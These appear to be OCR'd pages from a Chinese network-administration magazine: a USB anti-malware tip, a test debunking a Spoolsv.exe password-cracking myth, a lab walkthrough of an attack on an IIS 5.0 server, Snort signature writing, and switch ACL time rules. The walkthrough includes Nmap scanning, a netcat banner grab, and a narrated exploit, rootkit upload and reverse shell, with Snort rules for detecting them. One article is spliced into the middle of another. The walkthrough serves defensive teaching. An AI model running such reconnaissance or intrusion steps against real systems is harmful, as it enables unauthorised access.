如果不想让别人使用某个软件，只要在 U 盘根目录下和每个盘分区下新建一个文件名为 ws2\_32.dll 的文件，这样系

统就会以文件出错而禁止运行（可以新建一个内容为空的文件夹，然后改名为 ws2\_32.dll），如图 8 所示。




图 8 ws2\_32.dll 访问出错

本方法适用基于 NT 系统的 Windows XP/2000/2003，用的时候再删除或者将该文件更改名称。

这是因为程序运行时会自动调用 ws2\_32.dll 文件。而 ws2\_32.dll 是个动态链接库文件，位于系统文件夹中，Windows 在查找动态链接库文件时，会先在应用程序当前目录搜索，如果没有找到才会搜索 Windows 所在目录。如果还是没有，会搜索 System32 和 System 目录。新建的 ws2\_32.dll 文件不具备真正的 ws2\_32.dll 文件所具有的功能，所以程序就无法运行了。

## 7. 其他方法

插入 U 盘时按【Shift】键，如果有右键或用资源管理器打开 U 盘的习惯，同时注意右键菜单有无异常，如查看是否有多出来的菜单，并将计算机设置成“显示系统隐藏文件和显示扩展名”（这种方法可以及早发现 U 盘病毒）。

要注意观察 U 盘里文件的异常，尤其是遇见陌生的文件图标最好不要随便双击，需要查看其属性是否正常。

如果 U 盘带读写功能，记得关闭写功能！

## Spoolsv.exe 解不了密

在网管员世界《密码是如何被盗的？》一文中提到的破解密码方法四是“使用 Spoolsv.exe 文件来破解密码”。

用户不免有些怀疑，这个文件真能破解密码吗？

这个文件还是很熟悉的，它是和打印进程相关的文件。在 Windows 2000 SP3 之前，可以通过替换 SAM 文件清空管理员密码，但也不是替换文中所说的 Spoolsv.exe 文件。还是实际测试一下吧。

### 1. 测试环境

测试操作系统：Windows XP/SP2

进入 DOS 环境工具软件：矮人 DOS 工具箱 5.3

### 2. 测试步骤

- (1) 用 Administrator 进入操作系统，密码为空。
- (2) 将 Windows\system32 目录下的 Spoolsv.exe 文件复

制到 C 盘根目录下。

(3) 为 Administrator 设置密码为 123。

(4) 重启后查看 Windows\System32 和 C 盘根目录下的 Spoolsv.exe 文件属性，发现二者没有变化，如图 1 所示。



图 1 对比 Spoolsv.exe 文件属性

(5) 再次重启，进入纯 DOS 环境，因为 C 盘文件格式为 NTFS，使用 NTFS 命令将 C 盘载入 DOS 系统，盘符为 E。

(6) 使用 copy 命令将 C 盘根目录下的 Spoolsv.exe 复制到 Windows\System32 目录，并覆盖原文件。

(7) 第三次重启，发现进入系统仍然需要密码。

(8) 再次进入系统，查看 Windows\System32 目录下的 Spoolsv.exe 文件属性，确认文件确实被替换为原来未设密码时的 Spoolsv.exe 文件，如图 2 所示。



图 2 Spoolsv.exe 文件被替换

至此测试完成，文中所述使用 Spoolsv.exe 破解密码是行不通的。

## 以“黑”治“黑”

### 第一步 利用 Nmap 扫描

能够在数据包的水平上检查和理解一次攻击对于系统管理员和网络安全人员是至关重要的，所以，我们将在数据包的层次上检查这些手段，并对此加以解释。

防火墙、入侵检测系统和其他安全设备的输出结果总在一遍又一遍地引导用户关注真实的网络通信，如果管理员不能在数据包的水平上理解所看到的内容，那么他所采用的所有网络安全技术都有可能成为“聋子的耳朵”，或者说是本末倒置的。

#### 1. 搭建舞台

黑客首先要为自己的攻击行为创造条件，即搭建舞台。本文要讨论的就是某些人故意针对一个计算机网络进行的恶意活动。

为了行文的方便，我们假定黑客已经决定要攻击的具体受害者，并进行了早期的调查，如找出 IP 地址或受害者网络的地址。他可能已经找到了其他有价值的情报，如和该网络有关的电子邮件地址。

如果黑客在进行扫描和穷举等方法之后，并没有发现进

### 3. 了解 Spoolsv.exe

做完了这个测试，我们再来简单地探讨一下 Spoolsv.exe 文件的作用及系统登录过程。

#### (1) Spoolsv.exe

Spoolsv.exe 是 Print Spooler 的进程，管理所有本地和网络打印队列及控制所有打印工作，用于将 Windows 打印机任务发送给本地打印机。如果停用这个服务，将不能打印。

#### (2) 系统登录过程

① 用户见到的登录对话框是由 Winlogon.exe 调用 GINA（图形话识别和验证）组件生成的。

② 用户输入密码后，GINA 将信息发送给 LSA 服务（本地安全授权）验证。

③ LSA 服务实体 Lsass.exe 经过密钥机制处理，并和存储在 SAM（安全账户管理器）文件中的密钥进行对比。如果对比的结果匹配，LSA 就认为用户的身份有效，允许用户登录计算机。如果对比的结果不匹配，LSA 就认为用户的身份无效，用户就无法登录计算机。

从 Spoolsv.exe 的作用及登录过程也能看出，整个登录过程和它一点关系都没有，这也再次证明了 Spoolsv.exe 无法破解密码。

潍坊市工业学校 姜建华

入网络的方法，那么这种类型的信息是至关重要的。黑客所获取的电子邮件地址对于建立或发动一次客户端攻击是很有用的，因为他可以在一个电子邮件中通过具体的链接引诱用户访问恶意站点。

### 2. 粉墨登场

Nmap 是攻击者非常喜欢的一款工具，虽然它拥有很多 IDS 特征，但仍是一个有用的黑客工具，并被广泛使用。

通过如图 1 所示的黑客所用的语法，我们可以看出黑客有意选择了 21 号端口和 80 号端口，因为他会通过 Metasploit Framework 拥有几个可以利用的漏洞。





黑客对这两种系统服务和协议相当熟悉。如图1所示，黑客正在利用一种最常用的端口扫描类型，即SYN扫描。

这是因为如果使用TCP协议的一种服务，在通过SYN数据包所扫描的端口上进行监听，那么它将返回一个SYN/ACK数据包。而该数据包指示出确实有一种服务在监听，并等待连接。

而基于UDP的服务，如DNS等却并不是这样，DNS也使用TCP，但它主要使用UDP完成其功能。

图1中，在语法下面的内容是Nmap从发出的数据包中获取的，更确切地说，由于执行了SYN扫描，这是从它所接收的数据包中获取的。

从中可以看出，似乎提供了FTP和HTTP两种服务，我们对MAC地址并不真正感兴趣，因此忽略。

虽然Nmap等工具通常是不会出错的，但在数据包的层次上验证信息的正确性总是一个好主意。不只如此，还要查看受害网络返回的数据包，我们要收集主机、服务、架构信息等。

### 3. 分析数据包

有很多工具可以分析网络数据包，并能从中得到操作系统类型、硬件架构类型（x86处理器还是SPARC）等信息。

下面看一下Nmap所跟踪、记录的数据包，并从受害网络上获得一些信息。

```
10:52:59.062500 IP(tos 0x0,ttl 43,id 8853,offset 0,flags [none],proto:ICMP (1), length:28) 192.168.111.17 > 192.168.111.23: ICMP echo request seq 38214, length 8
```

```
0x0000:4500 001c 2295 0000 2b01 0dd3 c0a8 6f11 E..."+.....o.
```

```
0x0010:c0a8 6f17 0800 315a 315f 9546 ..o...IZ1_F
```

```
10:52:59.078125 IP(tos 0x0,ttl 128,id 396,offset 0, flags [none],proto:ICMP (1), length:28) 192.168.111.23 > 192.168.111.17: ICMP echo reply seq 38214, length 8
```

```
0x0000:4500 001c 018c 0000 8001 d9db c0a8 6f17 E.....o.
```

```
0x0010: c0a8 6f11 0000 395a 315f 9546 0000 0000 ..o...9Z1_F....
```

```
0x0020:0000 0000 0000 0000 0000 0000 0000.....
```

上面这段内容显示的是两个数据包的情况，Nmap所做的操作是向受害者网络发送一个ICMP响应请求。

可以看出，这个请求并非针对某个特定的端口，而是由ICMP错误消息处理程序所处理的。这个错误消息处理程序是内建于TCP/IP协议堆栈中的。

而且，这个ICMP数据包还带有一个唯一的序号，即38214，这是为了帮助TCP/IP协议栈跟踪返回的通信，并将它与之之前发出的ICMP数据包联系起来。

这个数据包是直接来自受害者网络中的响应，它是以一

个ICMP响应回答的形式发出的，其序列号为38214。

由此，黑客就可以知道，确实存在着一台计算机，或者说在此IP地址之后，存在着一个计算机网络。如果您愿意的话，还可以在Nmap中禁用这种ICMP主机发现选项。

那么，分析这些来自受害者网络的ICMP响应回答数据包可以从中得到哪些信息？

事实上，这里有大量的信息可以帮助我们描绘这个网络，虽然我们可以预先探测其操作系统家族是何种类型。

TTL的值为128，表明这台计算机可能安装了Windows系统。虽然这个TTL的值不一定是操作系统的确定答案，但通过分析紧跟其后发生的数据包将有望进行进一步验证。

### 4. 小结

到目前为止，我们已经看到黑客是如何利用Nmap针对两个特定的端口扫描一个网络的。如此一来，黑客就可以断定，在这个IP地址上存在着一台计算机或一个计算机网络。

## 第二步 窥探数据包

接下来我们将继续分析数据包，查找出所得到信息的其余有用部分。可以进一步分析扫描数据包，查找出所有可以描绘系统或网络的信息，并开始网络攻击。

刚才通过一个ICMP响应应答发出了一个数据包，由此可以断定计算机或网络是否与IP地址相关联。

此外，现在已经可以猜测出受害者主机安装了Windows操作系统，这是根据所得到的TTL值来判断的，将是以后攻击的根据。

### 1. 进一步分析

```
10:52:59.078125 IP(tos 0x0,ttl 49,id 9808, offset 0,flags [none], proto:TCP (6),length:40) 192.168.111.17.37668> 192.168.111.23.80:., cksum 0xfd46 (correct),ack 85042526 win 2048
```

```
0x0000: 4500 0028 2650 0000 3106 0407 c0a8 6f11 E..(&P..l.....o.
```

```
0x0010: c0a8 6f17 9324 0050 67d1 a55e 0511 a55e ..o..$.Pg..^...^
```

```
0x0020: 5010 0800 fd46 0000 P....F..
```

```
10:52:59.078125 IP(tos 0x0,ttl 128,id 397, offset 0,flags [none], proto:TCP(6),length:40) 192.168.111.23.80 > 192.168.111.17.37668: R, cksum 0x6813 (correct), 85042526: 85042526(0)win 0
```

```
0x0000: 4500 0028 018d 0000 8006 d9c9 c0a8 6f17 E..(.....o.
```

```
0x0010: c0a8 6f11 0050 9324 0511 a55e 0511 a55e ..o..P$.^...^
```

```
0x0020: 5004 0000 6813 0000 0000 0000 0000 P..h.....
```

上面的两个数据包是在前面基于 ICMP 的数据包之后发生的。

Nmap 向受害者网络的 IP 地址 192.168.111.23 的 80 号端口发送了一个 ACK 数据包。黑客所收到的 ACK 数据包引起了一个 RST 数据包，因为这个 ACK 是未在预料中的。

事实上，它并不属于以前所建立的连接。我们得到的 TTL 还是 128，这与前面所得到的值是对应的。

```
10:52:59.296875 IP (tos 0x0,ttl 58, id 45125, offset 0, flags [none], proto:TCP (6), length:40) 192.168.111.17.37644 >192.168.111.23.21: S,cksum 0x37ce (correct),2010644897: 2010644897(0) win 3072
```

```
0x0000:4500 0028 b045 0000 3a06 7111 c0a8 6f11 E..(E...q...o.
```

```
0x0010:c0a8 6f17 930c 0015 77d8 01a1 0000 0000 ..o.....w.....
```

```
0x0020:5002 0c00 37ce 0000 P...7...
```

```
10:52:59.296875 IP(tos 0x0,ttl 128,id 398,offset 0,flags [DF], proto:TCP (6), length:44) 192.168.111.23.21> 192.168.111.17.37644:S, cksum 0x4f58 (correct), 1685290308:1685290308(0) ack 2010644898 win 64240 <mss 1460>
```

```
0x0000: 4500 002c 018e 4000 8006 99c4 c0a8 6f17 E....@.....o.
```

```
0x0010: c0a8 6f11 0015 930c 6473 7d44 77d8 01a2 ..o.....ds}Dw...
```

```
0x0020: 6012 faf0 4f58 0000 0204 05b4 0000 ...OX.....
```

```
10:52:59.296875 IP (tos 0x0, ttl 128, id 110, offset 0, flags [none], proto: TCP(6), length: 40) 192.168.111.17.37644 >192.168.111.23.21: R,cksum 0xca50 (correct), 2010644898: 2010644898(0) win 0
```

```
0x0000: 4500 0028 006e 0000 8006 dae8 c0a8 6f11 E..(n.....o.
```

```
0x0010: c0a8 6f17 930c 0015 77d8 01a2 77d8 01a2 ..o.....w...w...
```

```
0x0020: 5004 0000 ca50 0000 P...P..
```

紧跟着 ACK 和 RST 数据交换之后发生的就是实际的 SYN 数据包了，这是由黑客发往受害者主机上的。

在数据包的记录中以一个 S 高亮显示，这又引起了受害者网络 21 号端口的一个 SYN/ACK 数据包。

这种数据包的交换最终以从黑客计算机向受害者网络发送的一个 RST 数据包而结束。

这 3 个数据包现在可以构成一个丰富的资源库，可以从中得到关于受害者网络系统的有用信息。

这里得到的 TTL 值是相同的，但还另外得到了一个信息：窗口的大小为 64 240。

在此必须声明，这个值虽然并不是什么特殊的东西，但

它却是一个笔者以前多次从 Win32 平台（Windows 的 32 位变种之一，如 Windows XP、Windows 2003 等）所看到的窗口大小。

Windows 定义的另外一个特性是可预测的增量 IP 标志号码。在此例子中，我们在上面的数据包中得到了一个值为 398 的 IP 标志号。

当然，至少还需要一个数据包才能确定这台计算机所使用的操作系统确实是 Windows 系统。

不妨再看下 Nmap 所扫描的数据包的剩余部分。

```
10:52:59.312500 IP (tos 0x0,ttl 59,id 54025,offset 0,flags [none], proto:TCP (6),length:40) 192.168.111.17.37644 >192.168.111.23.80: S,cksum 0x3393 (correct), 2010644897: 2010644897(0) win 4096
```

```
0x0000:4500 0028 d309 0000 3b06 4d4d c0a8 6f11 E..(....;MM..o.
```

```
0x0010:c0a8 6f17 930c 0050 77d8 01a1 0000 0000 ..o....Pw.....
```

```
0x0020:5002 1000 3393 0000 P...3...
```

```
10:52:59.312500 IP (tos 0x0,ttl 128,id 399,offset 0,flags [DF],proto:TCP (6),length:44) 192.168.111.23.80 > 192.168.111.17.37644: S,cksum 0x7913 (correct), 1685345101: 1685345101(0) ack 2010644898 win 64240 <mss 1460>
```

```
0x0000:4500 002c 018f 4000 8006 99c3 c0a8 6f17 E....@.....o.
```

```
0x0010: c0a8 6f11 0050 930c 6474 534d 77d8 01a2 ..o..P..dtSMw...
```

```
0x0020:6012 faf0 7913 0000 0204 05b4 0000 ..y.....
```

```
10:52:59.312500 IP (tos 0x0, ttl 128, id 111, offset 0, flags [none], proto: TCP(6), length: 40) 192.168.111.17.37644 > 192.168.111.23.80: R, cksum 0xca15 (correct), 2010644898: 2010644898(0) win 0
```

```
0x0000:4500 0028 006f 0000 8006 dae7 c0a8 6f11 E..(o.....o.
```

```
0x0010:c0a8 6f17 930c 0050 77d8 01a2 77d8 01a2 ..o....Pw...w...
```

```
0x0020: 5004 0000 ca15 0000 P.....
```

黑客所注重的第一部分信息是看一下 IP 标志号是否递增到 399。

在此例中，这个 IP 标志实际上就是 399，正如数据包的中 间所显示的那样。

得到了这个信息之后，黑客就可以非常肯定地认为他将对付的是一台安装了 Windows 操作系统的计算机。

此外还可以看出在这个数据包的序列中，受害者网络的 80 号端口上好像有一种服务，这可以从 SYN/ACK 得到

证明。

SYN/ACK 数据包是由确认 TCP 头部的标记字段而确定的，在本例中也就是加了下画线的 12（十进制的 18）。这个值是通过将 SYN 标记值 2 添加到 ACK 标记值 16 而实现的。

## 2. 穷举

现在，黑客已经知道了 21 号端口和 80 号端口都开放着，他将转入下一个阶段，即穷举阶段，接下来就要知道哪种 Web 服务器正在监听连接。

因为对他来说，在 IIS Web 服务器上利用 Apache 漏洞是毫无意义的。

黑客会打开一个 cmd.exe 会话，并启动了 Netcat：

```
C:\>nc.exe 192.168.111.23 80
```

```
GET /s1s1s1s1
```

```
HTTP/1.1 400 Bad Request
```

```
Server: Microsoft-IIS/ 5.0
```

```
Date: Mon,06 Aug 2007 15:11:48 GMT
```

```
Content-Type: text/html
```

```
Content-Length: 87
```

```
<html><head><title>Error</title></head><body>The  
parameter is incorrect. </body>
```

```
</html>
```

```
C:\>
```

在上面加了注释的 Netcat 或 Nc.exe 语法中，黑客键入了受害者的 IP 地址及 80 号端口，按回车键后在 Get 之后加了些乱七八糟的东西。这会引来受害者网络的 Web 服务器返回其系统信息，因为它并不理解黑客的这个请求。

实质上，Web 服务器就是在穷举自身。

因此，黑客就知道了他要对付的是 IIS 5.0，这无疑是个好消息，因为这个版本的 IIS 有很多漏洞可以利用。

## 3. 小结

黑客使用 Nmap 软件扫描了受害者的网络，然后他会收到几个非常重要的数据包。

隐藏在这些数据包之后的是对黑客来说极有价值的信息，他可以借此来刺探操作系统、架构。

采用了 Netcat 之后，他还会获得服务器的类型。

当黑客获得了一个 IP 标记号，此标记号指向了 MS Windows，得到了一个值为 128 的 TTL，此 TTL 也指出对方的操作系统为 Windows。值为 128 的 TTL 还指出这是一台 x86 架构的计算机。

借助于 Netcat，黑客知道对方依靠 MS IIS 5.0 提供 Web 服务。

总之，这里得到的是对黑客来说很不错的信息，这就准许黑客可以描绘主机、架构、所提供的服务等。在得到了这些信息之后，黑客就为攻击受害者网络的 Web 服务器做好了准备。

## 第三步 利用程序攻击

接下来黑客将传输一些程序，目的是为了其漏洞利用之后的策略服务。因为恶意的黑客并不仅仅是为了造访一个计算机网络，而是为了利用它。

### 1. 攻击加速器

下面将利用 Metasploit Framework，目的是为了实际的攻击行为更加容易。它为用户提供了多种漏洞利用途径，其有效负荷依赖于攻击目标、网络架构、最终目标。

我们要看的是攻击行为的二进制记录，然后通过 Snort 来查看解析这种行为。理想情况下，它会看到黑客所做的所有操作。

事实上，我们要做的是数据包分析、取证，要精确地重新组合所发生的一切。所以要分析二进制包日志，因为它记录了黑客的行为，并用 Snort 自身默认的规则集进行分析。

### 2. Snort 输出

调用 Snort 语法格式如下：

```
C:\snort\bin\snort.exe -r c:\article_binary -dv -c snort.conf -A full
```

这会引来 Snort 解析二进制数据包，此数据包称之为 article\_binary，结果会造成以下的输出。

为了精简起见，我们有意将此输出进行了删减。

Snort processed 1345 packets.

Breakdown by protocol:

TCP:524 (38.959%)

UDP:810 (60.223%)

ICMP:11 (0.818%)

ARP:0 (0.000%)

EAPOL:0 (0.000%)

IPv6:0 (0.000%)

ETHLOOP:0 (0.000%)

IPX:0 (0.000%)

FRAG:0 (0.000%)

OTHER:0 (0.000%)

DISCARD:0 (0.000%)

Action Stats:

ALERTS: 63

LOGGED: 63

PASSED: 0

要注意的是由于黑客活动所引起的 63 个警告，不妨注意一下 Alert.ids 文件，它会提供所发生的活动的详细信息。

不知您是否还记得黑客所做的第一件事情就是使用 Nmap 扫描网络，这碰巧也是 Snort 所激发的第一个警告：

```
[**] [1:469:3] ICMP PING NMAP [**]
[Classification: Attempted Information Leak] [Priority: 2]
08/09-15:37:07.296875 192.168.111.17 -> 192.168.111.23
ICMP TTL:54 TOS:0x0 ID:3562 IpLen:20 DgmLen:28
Type:8 Code:0 ID:30208 Seq:54825 ECHO
[Xref => http://www.whitehats.com/info/IDS162]
```

此后，黑客利用 Netcat 穷举了 Web 服务器，试图发现它到底是何种类型。不过奇怪的是，这种穷举活动并没有激发任何的 Snort 警告。

我们对此也感到有些纳闷，就查看一下数据包日志。在看到正常的 TCP/IP 三次握手之后，发现了下面的数据包：

```
15:04:51.546875 IP (tos 0x0, ttl 128, id 9588, offset 0,
flags [DF], proto: TCP (6), length: 51) 192.168.111.
17.1347>192.168.111.23.80: P, cksum 0x5b 06 (correct),
3389462932:338946 2943(11) ack 2975555611 win 64240
0x0000: 4500 0033 2574 4000 8006 75d7 c0a8 6f11
E..3%t@...u...o.
0x0010: c0a8 6f17 0543 0050 ca07 1994 b15b
601b ...o..C.P....[.
0x0020: 5018 faf0 5b06 0000 4745 5420 736c 736c
P...[...GET.sls
0x0030: 736c 0a sl.
```

在这个数据包中并没有什么让人特别关注的东西，但可以注意到这样一个事实：在其中有一个 GET 请求，它带着一些毫无用处的垃圾信息。这样看来，的确没有什么可以激发 Snort 发出警告。要生成一个有效的 IDS 签名，根据这种类型的穷举发出警告信息是很困难的。

此后的下一个数据包是受害者网络的 Web 服务器穷举自身时所产生的。

在穷举完成之后，黑客立即向 Web 服务器发送漏洞利用代码，此漏洞利用代码立即导致了几个 Snort 签名被激发。

特别是对于这次漏洞的利用，我们看到了下面的 Snort 签名：

```
[**] [1:1248:13] WEB-FRONTPAGE rad fp30reg.dll
access [**]
[Classification:access to a potentially vulnerable web
application] [Priority:
2]08/09-15:39:23.000000 192.168.111.17:1454 -> 192.168.
111.23:80
TCP TTL:128 TOS:0x0 ID: 15851 IpLen:20 DgmLen:1500
DF
***A**** Seq: 0x7779253 A Ack: 0xAA1FBC5B
Win: 0xFAF0 TcpLen: 20
[Xref => http://www.microsoft.com/technet/security/bulletin/
MS01-035.msp][Xref
=> http://cve.mitre.org/cgi-bin/cvename.cgi?name=2001-0341]
```

328

```
[Xref=>http://www.securityfocus.com/bid/2906][Xref=>http://
www.whitehats.com/info/IDS555]
```

在此警告后，Snort 发出了一系列 TFTP 警告。一旦黑客获取了对 Web 服务器的访问权，会使用内置的 TFTP 客户端传输 4 个文件：nc.exe、ipeye.exe、fu.exe、msdirectx.exe。

在这些文件传输后，黑客就利用 Netcat 向其他计算机发送一个外壳。在此，他断开了初始攻击阶段的其他外壳，并且在 Netcat 外壳中进行了所有剩余的黑客入侵活动。

有趣的是，黑客通过反向外壳所执行的后面的活动并没有被 Snort 记录下来。

要注意，黑客利用了通过 TFTP 传输的 Rootkit 将用于 Netcat 的进程信息隐藏起来。对于不太熟练的生手而言，一般情况下会使用 Fu.exe 这个 Rootkit 来激发一个 IDS 签名。

### 3. 小结

前面我们看到了黑客使用 Snort 所实施的黑客活动。

从中不难发现，IDS 不是完美无缺的，它只能向用户发出它拥有其签名的警告。

有鉴于此，我们在后面的文章中会了解到如何构建 Snort 签名。而且还会看到如何测试这些签名，以验证其有效性。

## 第四步 利用 Snort 签名

在上文中，我们看到 Snort 大量地记录了在黑客进行漏洞利用的过程中所发生的所有活动。也就是说，上文确实遗漏了黑客传输过去的一个关键程序的使用。

IDS 从本质上讲就是一个模式匹配程序，这些模式也就是为其编写的签名，并随着时间的推移而不断更新。虽然 IDS 的厂商们做了大量的努力改善签名，但现在仍有很大的提升空间。

安全专家们对于不断发展壮大的恶意软件忧心忡忡，其中一个突出的例子就是 Rootkit 程序。

虽然以前人们并不将它当作恶意代码，但现在的黑客们越来越将 Rootkit 技术与恶意代码结合起来，更别说什么特洛伊木马、后门程序等。

然而，现在的问题是并不是每一种 IDS 都拥有这些恶意代码的签名。因此，开发这些恶意代码的签名是很有意思的。

有鉴于此，我们下面将讨论如何编写一个 Snort IDS 签名。您会发现，这并不是一件多么困难的事情。

### 1. 编制 Snort 签名

学好一种技术的最好方法是亲自做它，此外还要有一个例子可以模仿。

本着这种想法，下面让我们看看下面的 Snort 签名，这是我们从其默认的规则集中复制过来的。

```
alert tcp $EXTERNAL_ NET any -> $HOME_NET any
```



```
(msg:"SCAN ipEye SYN scan"; flow:stateless; flags:S;
seq:1958810375; reference:arachnids,236; classtype:attempted-recon;
sid:622; rev:7;)
```

下面分析一下这个签名，如果理解了其内容，这会帮助我们构建自己的签名。

第一部分的“alert”很简单，它只是说明这是一个警告而已。

下一部分即“tcp”，这与所使用的协议有关。

“\$EXTERNAL\_NET”部分用于描述来自外部源的数据通信，即互联网。

“any”表明任何端口都可用于 IE，并没有指明特定端口。

“—>”这个指示符号指明此时的数据流向是从外部进入内部的。

“\$HOME\_NET”用于识别个人网络。

“(msg: SCAN ipEye SYN scan)”指明在签名被激发时打印出的消息。

“flow:stateless”用于让签名得以激发，而不管会话状态。

“flags:S”用于指定确切的 TCP 标志或标志组合。

“seq:1958810375”用于查找特定的 TCP 序列号。

“reference:arachnids,236”用于在一个 Arachnids IDS 数据库中确认一个特定的签名。

“classtype:attempted-recon”指明签名所属的类型。

“sid:622”是用于唯一地识别 Snort 签名的一个值。

“rev:7”用于确认此签名的修订号码。

在学习了这些知识之后，我们已经为构建自己的定制 Snort 签名做好了准备，接下来就是测试它，确认其可用性。

一个开发得很不错的签名是 FU Rootkit 的签名，在前文中已经用到了。

那么我们根据什么建立，有没有什么定义的特性，有没有唯一的 TCP 序列号？事实上，所有的内容都好像是唯一的。鉴于其名称 Fu.exe 是唯一的，所以我们在构建自己的 Snort 签名时就简单了。

## 2. 构建自己的 Snort 签名

在示例签名中，我们将仅使用某些字段(即我们上文中所说的签名的各个部分)，但并不是全部用到。

```
alert ip any any -> any any (msg:"FU rootkit transfer or
usage"; content:"fu.exe"; rev:1)
```

上面显示的是 FU Rootkit 的签名，我们知道二进制文件 Fu.exe 是被 TFTP 传输到受害者 Web 服务器上的。

下面的数据包显示的是 Fu.exe 的 ASCII 码串：

```
15:06:12.109375 IP (tos 0x0, ttl 128, id 451, offset 0, flags
[none], proto: UDP (17), length: 43) 192.168.111.23.1032 >
```

```
192.168.111.17.69: 15 RRQ "fu.exe" octet
0x0000: 4500 002b 01c3 0000 8011 d985 c0a8 6f17
E..+.....o.
0x0010: c0a8 6f11 0408 0045 0017 c560 0001
6675 ..o....E...`..fu
```

```
0x0020: 2e65 7865 006f 6374 6574 0000 0000 .exe.octet....
```

这里我们并没有放上 external\_net 或者 home\_net，目的是为了显得简单一些。

不同用户的 Snort.conf 文件的内容有着很大的不同，所以有时保持简单将是最好的策略，至少在用户满意自己所编制的签名之前是这样的。

读者或者用户可能会注意到，这里的签名并没有端口号、流向描述、标志组合等内容，有人也许认为这会使得签名显得松散，其实不然，它仍将有效。而且，Fu.exe 文件的有效负荷内容应当是绝对唯一的，这样才能减少一些似是而非的东西（在其他合法的数据包通信中，有时会随机出现碰巧与此处的 ASCII 码相同的情况）。

我们继续操作，插入其他的规则，并解析攻击行为的数据包文件：

```
[**] [1:0:1] FU rootkit transfer or usage [**]
```

```
[Priority: 0]08/09-15:40: 58.171875 192.168.111.23:1029
-> 192.168.111.17:4321
```

```
TCP TTL:128 TOS:0x0 ID:665 IpLen:20 DgmLen:742 DF
```

```
***AP*** Seq: 0x AA205B6C Ack: 0x2039E4DD
```

```
Win: 0xFA2D TcpLen: 20
```

看到了吗？我们的 Snort 签名可以正常使用。

正如前面所提到的，这是一个相对简单的签名，其中并没有许多其他的字段，目的是为了减少似是而非的东西。

如果需要合并其他的 Snort 签名，那么建议您试试 FU Rootkit，然后研究一下数据包的跟踪记录结果，这会准许用户查找更进一步的定义特性。

如果发现了什么特性，就可以将其集成到上面的签名中，或者准许用户编制与 FU Rootkit 相关的其他特定签名。

## 3. 结束语

面对黑客的攻击，我们需要从策略和技术两个方面应对。为保障单位的信息技术的安全，单位固然需要加固其防御能力，但信息安全团队更需要通过执行漏洞评估和渗透测试来强化安全，如防火墙的安全测试、Web 应用程序的漏洞扫描。

漏洞评估是确认并对一个系统中的漏洞数量化的过程。知晓系统或网络中的漏洞，单位才能运用安全补丁或其他的补救控制措施来提升环境的安全性。

而渗透测试模拟恶意的黑客攻击，是一种评价计算机系统或计算机网络安全性的方法。从技术上说，这个过程涉及到主动地分析一个系统并查找其技术缺陷。这种分析是从潜

在的黑客的角度来进行的。  
建议企业主动采用一些工具（包括但不限于 Nmap、Nessus、LANguard 及一些口令质量评估工具）来评估风险，

必要时单位的安全人员可采用端口扫描器、SQL 注入等黑客工具来对网络系统进行测试和评估，并以此作为应对新型攻击的一个早期警告系统。

## 用防火墙控制上网时间

随着校园网的普及和发展，学校校园网中存在许多问题，如教师 IP 地址非法占用、病毒攻击、教师上班时间玩游戏等情况非常普遍。为了保证正常的教学秩序，必须对教师的上网行为进行规范和控制。

我们学校的校园网于 2004 年 10 月建成，主要采用了锐捷网络的交换机和防火墙等设备，以 RG-WALL 100 硬件防火墙为出口，S6806、S2800-L3、S2150G 几款交换机作为链接，对学校网络进行综合规划。

目前通过划分虚拟网 VLAN 的方法来更好地管理网络，有效地控制了网络风暴，方便了学校的网络管理。

### 在指定时间上网

教师的 VLAN 为 1，学校规定对教师的上网时间进行了控制：周一到周五早上 10:30 到下午 13:15，下午 16:15 到晚上 19:30，周六时间是早上 10:30 之后，星期天全天，以上这些时间老师可以上网，其余时间不可以。

根据学校的要求，我尝试了几种方法，以前我们用代理的时候可以直接在代理软件（如 CCProxy、SYGATE）中直接进行设置。可是这个方法在我们这里行不通，因为硬件防火墙 RG100 中没有提供对上网时间设置的选项。

迫于无奈，只能另找办法。

有人建议试试在核心交换机 S6806 中写时间策略，再将策略应用到具体的 VLAN 上。

根据这个思路开始设置，将禁止上网的时间写了下来，并定义名为 new2007：

```
time-range new2007
periodic Monday 0:00 to 10:30
periodic Monday 13:15 to 16:15
periodic Monday 19:30 to 23:59
periodic Tuesday 0:00 to 10:30
periodic Tuesday 13:15 to 16:15
periodic Tuesday 19:30 to 23:59
periodic Wednesday 0:00 to 10:30
periodic Wednesday 13:15 to 16:15
periodic Wednesday 19:30 to 23:59
periodic Thursday 0:00 to 10:30
periodic Thursday 13:15 to 16:15
periodic Thursday 19:30 to 23:59
```

江苏省宜兴市张渚高级中学 骆海祥

```
periodic Friday 0:00 to 10:30
periodic Friday 13:15 to 16:15
periodic Friday 19:30 to 23:59
periodic Saturday 0:00 to 10:30
periodic Saturday 13:15 to 16:15
!
```

开始时我们还想用简单点的语句，比如将星期一到星期五用一个语句控制，试了很多方法都不行，最后还是用了以上的方法才通过。再将策略应用到具体的 VLAN（语句中的 no1 只是定义的一个名称）：

```
IP access-list extended no1
permit ip 192.168.1.222 any
permit ip any host 192.168.100.20
permit ip any host 192.168.100.119
deny ip 192.168.1.0 0.0.0.255 any time-range new2007
permit ip any any
!
interface Vlan 10
ip address 192.168.1.1 255.255.255.0
ip access-group no1 in
!
```

通过这样的设置，教师的电脑只能在指定的时间内上网了，从客观上解决了工作时间乱上网的问题。

### 个性上网设定

下面这个问题可能绝大多数的网管都碰到过：学校有些特殊的职能部门，譬如校长办公室（IP 地址为 192.168.1.222），负责接收宜兴市教育局的文件，还有教务处等部门要进行全天候上网。

由于我们学校所有的老师包括领导都用的是 1 网段，可是对这个网段的上网时间又进行了整体控制，如何让这些特殊机器能够单独上网，又不会影响对其他老师的上网控制？

通过咨询相关的技术人员，我们了解到在 ALC 中可以通过命令的方式来解决这个问题：

```
Permit ip 192.168.1.222 any
```

将这句话加在规则 no1 中的 deny 语句前面，222 这个点就可以全天访问外网了。

一开始以为问题解决了，没过几天，领导电话打过来说法无法上网了。我去一看，发现这个 IP 地址被其他老师占用了。

这在我们学校已经属于“正常”现象了，有些老师经常喜欢用别人的 IP，特别是用一些特殊部门的地址。怎么办呢？

现在的关键问题是如何让别的老师无法使用 222 这个地址，只有校长办公室这台电脑才能用。通过查找资料、上网搜索等方法，终于知道如何在 S6806 上绑定 IP 地址，要把 Address 和 ARP 命令结合在一起使用。

